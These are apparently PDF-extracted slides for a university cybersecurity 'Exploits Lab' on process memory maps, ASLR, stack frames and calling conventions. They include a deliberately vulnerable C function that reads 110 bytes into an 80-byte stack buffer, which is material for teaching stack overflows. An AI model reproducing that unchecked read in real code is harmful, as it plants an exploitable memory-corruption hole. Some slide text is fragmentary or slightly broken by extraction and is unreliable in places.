

# 2550 Intro to cybersecurity

## L21: Exploits Lab

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# Get access to the lecture machine

```
ssh username@35.245.4.211
```

Requires you to have your ssh key uploaded to Github.

# Page maps

```
abhi@l21:~$ ps
```

```
  PID TTY          TIME CMD
 7170 pts/0    00:00:00 bash
 8874 pts/0    00:00:00 ps
```

```
abhi@l21:~$ ls /proc/7170/
```

```
attr                cpuset             limits             net                personality        smaps_rollup      timerslack_ns
autogroup           cwd                loginuid          ns                 projid_map         stack             uid_map
auxv                environ           map_files        numa_maps         root               stat              wchan
cgroup             exe                maps              oom_adj           sched              statm
clear_refs         fd                 mem               oom_score         schedstat          status
cmdline            fdinfo            mountinfo         oom_score_adj    sessionid          syscall
comm               gid_map           mounts            pagemap           setgroups          task
coredump_filter    io                mountstats       patch_state       smaps              timers
```

```
abhi@l21:~$ cat /proc/7170/maps
```

# Lets cause some pagefaults

```
$ cp /home/abhi/programs/segf.c segf.c  
$ gcc -o segf segf.c
```

```
#include<stdio.h>  
#include<unistd.h>
```

```
void main() {  
  
    char buf[10];  
    long *p = (long*)buf;  
    read(0,buf,1);  
  
    printf("%x\n",*p);  
}
```

# ASLR

```
// gcc -g /home/abhi/programs/aslr.c -o aslr
//
#include<stdio.h>

int main(int argc, char **argv, char **envp)
{
    char *str;
    printf("main=%8p, str=%8p, envp = %p, argv = %p, delta = %u \n",
           main, &str, (char*)envp, (char*)argv, ((long)str - (long)argv));
    return (0);
}
```

```
d-172-25-98-44:smash abhi$ for f in `seq 1 100`; do ./aslr; done
main= 0x9cee0, str=0xbff64a88, envp = 0xbff64aec, argv = 0xbff64ae4, delta = 1074378027
main= 0x92ee0, str=0xbff6ea88, envp = 0xbff6eae4, argv = 0xbff6eae4, delta = 1074337067
main= 0xaaee0, str=0xbff56a88, envp = 0xbff56aec, argv = 0xbff56ae4, delta = 1074435371
main= 0x2bee0, str=0xbffd5a88, envp = 0xbffd5aec, argv = 0xbffd5ae4, delta = 1073915179
main= 0x1aee0, str=0xbffe6a88, envp = 0xbffe6aec, argv = 0xbffe6ae4, delta = 1073845547
main= 0x68ee0, str=0xbff98a88, envp = 0xbff98aec, argv = 0xbff98ae4, delta = 1074165035
main= 0x1cee0, str=0xbffe4a88, envp = 0xbffe4aec, argv = 0xbffe4ae4, delta = 1073853739
main= 0x78ee0, str=0xbff88a88, envp = 0xbff88aec, argv = 0xbff88ae4, delta = 1074230571
main= 0x8cee0, str=0xbff74a88, envp = 0xbff74aec, argv = 0xbff74ae4, delta = 1074312491
main= 0x4eee0, str=0xbffb2a88, envp = 0xbffb2aec, argv = 0xbffb2ae4, delta = 1074058539
main= 0xc8ee0, str=0xbff38a88, envp = 0xbff38aec, argv = 0xbff38ae4, delta = 1074558251
main= 0xafee0, str=0xbff51a88, envp = 0xbff51aec, argv = 0xbff51ae4, delta = 1074455851
main=  0x5ee0, str=0xbffffba88, envp = 0xbffffbaec, argv = 0xbffffbae4, delta = 1073759531
main= 0x55ee0, str=0xbffaba88, envp = 0xbffabae4, argv = 0xbffabae4, delta = 1074087211
main= 0x77ee0, str=0xbff89a88, envp = 0xbff89aec, argv = 0xbff89ae4, delta = 1074226475
main= 0x24ee0, str=0xbffdca88, envp = 0xbffdcae4, argv = 0xbffdcae4, delta = 1073886507
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main= 0x69ee0, str=0xbff97a88, envp = 0xbff97aec, argv = 0xbff97ae4, delta = 1074169131
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main= 0x7bee0, str=0xbff85a88, envp = 0xbff85aec, argv = 0xbff85ae4, delta = 1074242859
i    0x00000000, str=0xbff77000, envp = 0xbff77000, argv = 0xbff77000, delta = 1074333333
```

# Broken program

```
/* Compile: gcc /home/abhi/programs/p1.c -o p1 */

#include <stdio.h>
#include <unistd.h>


int broken() {
    char buf[80];
    int r;
    printf("Address of buf: %p\n",buf);
    char *arp = buf+80+4+8+12;
    printf("Address of rp:  %p %x\n", arp, *(long*)arp);
    r = read(0, buf, 110);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    printf("Start program\n");
    broken();
    printf("Done\n");
    return 0;
}
```

Inspecting the program



# Running and debugging programs



Stack high

Args to print

Return address

Previous frame ptr

Local vars for print

0

Picture of the stack

## System V AMD64 ABI [\[ edit \]](#)

The calling convention of the [System V AMD64 ABI](#) is followed on [Solaris](#), [Linux](#), [FreeBSD](#), [macOS](#),<sup>[23]</sup> and is the de facto standard among Unix and Unix-like operating systems. The first six integer or pointer arguments are passed in registers RDI, RSI, RDX, RCX, R8, R9 (R10 is used as a static chain pointer in case of nested functions<sup>[24]:21</sup>), while XMM0, XMM1, XMM2, XMM3, XMM4, XMM5, XMM6 and XMM7 are used for the first floating point arguments.<sup>[24]:22</sup> As in the Microsoft x64 calling convention, additional arguments are passed on the stack.<sup>[24]:22</sup> Integer return values up to 64 bits in size are stored in RAX while values up to 128 bit are stored in RAX and RDX. Floating-point return values are similarly stored in XMM0 and XMM1.<sup>[24]:25</sup> The wider YMM and ZMM registers are used for passing and returning wider values in place of XMM when they exist.<sup>[24]:26,55</sup>

If the callee wishes to use registers RBX, RBP, and R12–R15, it must restore their original values before returning control to the caller. All other registers must be saved by the caller if it wishes to preserve their values.<sup>[24]:16</sup>

# Program Execution

Code and Data Memory

Program Execution

The Stack

# Data Memory

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0: string count(string s, character c) {
   integer count;
   integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
6: }
7:
8: void main(integer argc, strings argv) {
   count("testing", "t"); // should return 2
}
```

Memory

High



Data Memory

Low

# Data Memory

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    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
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7: void main(integer argc, strings argv) {  
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9: }
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Memory

High




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
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Memory







## Timeline of a function call

1. Caller pushes arguments onto stack \*\*\*
2. Caller uses CALL to run function

Next address is pushed onto stack  
IP is changed to address of function

3. CALLEE runs a prologue

Push Stack Frame Ptr (EBP)


Set new Stack Frame Ptr (EBP)

Save registers that will be used

